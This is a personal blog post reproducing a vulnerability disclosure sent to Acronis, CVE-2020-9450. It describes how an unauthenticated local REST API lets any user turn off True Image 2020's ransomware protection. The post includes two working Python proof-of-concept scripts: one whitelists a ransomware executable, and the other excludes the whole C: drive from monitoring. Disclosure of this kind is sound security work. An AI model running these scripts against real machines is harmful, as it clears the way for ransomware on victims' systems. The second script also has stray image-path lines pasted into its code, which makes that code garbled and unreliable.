

# Mads Joensen's Digital Garden

Insert articulated description of the purpose here

## CVE-2020-9450: Bypass in Acronis True Image 2020

This is the report I sent Acronis about these two bypass bugs in their ransomware protection service which they acknowledged. I lost track of whether or not these are fixed, but they had plenty of time to do it.

### Bypass issue

*anti\_ransomware\_service.exe* exposes a REST API that can be used by everyone, even unprivileged users. This API is used to communicate from the Acronis True Image 2020 GUI to the *anti\_ransomware\_service.exe*. This can be exploited to add an arbitrary malicious executable to the whitelist or even exclude the entire drive from being monitored by *anti\_ransomware\_service.exe*.

#### Add executable to whitelist - steps to reproduce

1. Run the python script "add\_executable\_to\_whitelist.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the executable "C:\ProgramData\ransomware\_exe.exe" is whitelisted.

#### add\_executable\_to\_whitelist.py

```
import requests
import json

put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
               "Content-Type": "application/json"}

data = {
    "additions" : [
        {
            "path" : "C:\\ProgramData\\ransomware_exe.exe"
        }
    ],
    "removals" : []
}

r1 = requests.put('http://localhost:6109/lists/processImages/white', headers=put_headers, data=json.dumps(data))
print(r1.content)
```

#### Exclude drive from monitoring - steps to reproduce

1. Run the python script "exclude\_drive\_from\_anti\_ransomware.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the path "C:\*" is excluded.

#### exclude\_drive\_from\_anti\_ransomware.py

```
import requests
import json
import time



put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
               "Content-Type": "application/json"}



data = {
    "additions" : [
        {
            "path" : "C:\\*"
        }
    ],
    "removals" : []
}

r1 = requests.put('http://localhost:6109/lists/excludes', headers=put_headers, data=json.dumps(data))
print(r1.content)
```

### Screenshots

#### Bypass 1





Bypass 2

